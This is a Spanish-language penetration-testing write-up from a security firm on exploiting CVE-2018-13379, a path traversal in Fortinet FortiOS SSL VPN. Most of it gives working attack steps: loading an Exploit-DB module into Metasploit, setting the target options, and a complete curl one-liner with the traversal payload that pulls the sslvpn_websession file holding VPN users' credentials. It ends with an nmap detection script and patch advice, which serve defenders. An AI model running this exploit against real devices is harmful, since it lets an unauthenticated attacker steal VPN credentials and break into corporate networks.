Purple Security

EXPLOTACIÓN DE VULNERABILIDAD PATH TRAVERSAL CVE-2018-13379 FORTINET FORTIOS 6.0.0 – 6.0.4 / 5.6.3 – 5.6.7

Autor:
Alejandro Flores Covarrubias

23 de agosto de 2019

PROPIETARIO Y PÚBLICO
www.purplesec.com

BECOME UNSTOPPABLE

TABLA DE CONTENIDO

DESCRIPCIÓN DEL CVE-2018-13379

La explotación del CVE-2018-13379 se debe a una falla en el filtrado de caracteres permitidos en la URL a un directorio restringido, en el portal web de SSL VPN permite que un atacante no autenticado descargue archivos del sistema a través de solicitudes HTTP personalizadas (PATH TRAVERSAL).

La vulnerabilidad se puede explotar consultando de forma específica el archivo "*dev/cmdb/sslvpn_websession"* el cual contiene credenciales de usuarios con privilegios de conexión a VPN sin autenticación previa.

La vulnerabilidad fue publicada por Fortinet el 24 de mayo de 2019 y tiene asignados 4 de 5 puntos como nivel de riesgo.

VERSIONES AFECTADAS

- FortiOS 6.0.0 a 6.0.4 con SSL VPN habilitado.
- FortiOS 5.6.3 a 5.6.7 con SSL VPN habilitado.


MÉTODO DE EXPLOTACIÓN

Para explotar el CVE-2018-13379 utilizaremos los siguientes recursos:

- Metasploit.
- Exploit: https://www.exploit-db.com/exploits/47287
- Fortigate 30E 6.0.3.

EXPLOTACIÓN CON METASPLOIT

Primeramente es necesario agregar el módulo de explotación a metasploit lo podemos obtener de https://www.exploit-db.com/exploits/47287



Para agregarlo a metasploit, entramos a nuestra carpeta /root/.msf4/modules y creamos una carpeta llamada “exploits” y dentro de esa otra llamada “webapps” para mantener una buena organización de nuestros archivos.

Ejecutamos el siguiente comando:


curl 'https://www.exploit-db.com/download/47287' -o /root/.msf4/modules/exploits/webapps/Fortigate.rb

Abrimos nuestra consola de metasploit con el comando *msfconsole* y después ejecutamos el comando *updatedb* para actualizar nuestra base de datos de módulos.


Para cargar el exploit a la consola escribimos *use exploit/webapps/Fortigate*

Establecemos las opciones de nuestro target de la siguiente forma:

```
msf5 auxiliary(webapps/Fortigate) > set RHOSTS 10.0.1.99
msf5 auxiliary(webapps/Fortigate) > set RPORT 8443
```



Al correrlo veremos como la información confidencial del servidor Fortigate siendo mostrada en consola




EXPLOTACIÓN MANUAL

Para hacer el ataque sin uso de metasploit se puede correr el exploit de manera raw con curl con el siguiente comando:

curl https://10.0.1.99:8443/remote/fgt_lang?lang=/../../../..//////////dev/cmdb/sslvpn_websession -k -s --output test.txt && cat test.txt

- Url del host vulnerable -> ***https://10.0.1.99:8443/remote/***
- Parámetro vulnerable que permite el path traversal -> ***fgt_lang?lang=***
- Payload que ejecuta el path traversal -> ***/../../../..//////////***
- Archivo que contiene la información confidencial del servidor -> ***dev/cmdb/sslvpn_websession***
- Estas flags indican lo siguiente: -k es ignorar el ssl, -s es el modo silencioso de curl y -o es indicar que el ouput (al ser de un binario e ilegible para la consola) se guarde en un archivo ***-k -s --output test.txt***
- Indicar que al final de ejecutar el exploit, muestre en consola el output del archivo creado ***&& cat test.txt***



PRUEBA SI TU FORTIGATE ES VULNERABLE

Para probar si un host es vulnerable o no utilizaremos el script desarrollado por el equipo de R&D de Purple Security lo puedes obtener del repositorio oficial de Purple Security.


- https://github.com/purplesecmx/nmapscripts/blob/master/CVE-2018-13379.nse

Lo agregamos a nuestro nmap con el siguiente comando:

wget https://raw.githubusercontent.com/purplesecmx/nmapscripts/master/CVE-2018-13379.nse -P /usr/share/nmap/scripts/

Ejecutamos el script de la siguiente forma:

- Sintaxis: *nmap -Pn --script CVE-2018-13379 -p <port> <host>*
- Ejemplo: *nmap -Pn --script CVE-2018-13379 -p 8443 10.0.1.99*



El output nos muestra si el host asignado es vulnerable o no.

PREVENCIÓN Y ALTERNATIVAS

1. Actualizar a la versión de FortiOS 5.6.8, 6.0.5, 6.2.0.
2. Como una solución temporal se recomienda deshabilitar el servicio de VPN SSL hasta actualizar la versión del dispositivo.

REFERENCIAS

https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-13379
https://nvd.nist.gov/vuln/detail/CVE-2018-13379
https://fortiguard.com/psirt/FG-IR-18-384
https://www.securityfocus.com/bid/108693/
https://www.exploit-db.com/exploits/47287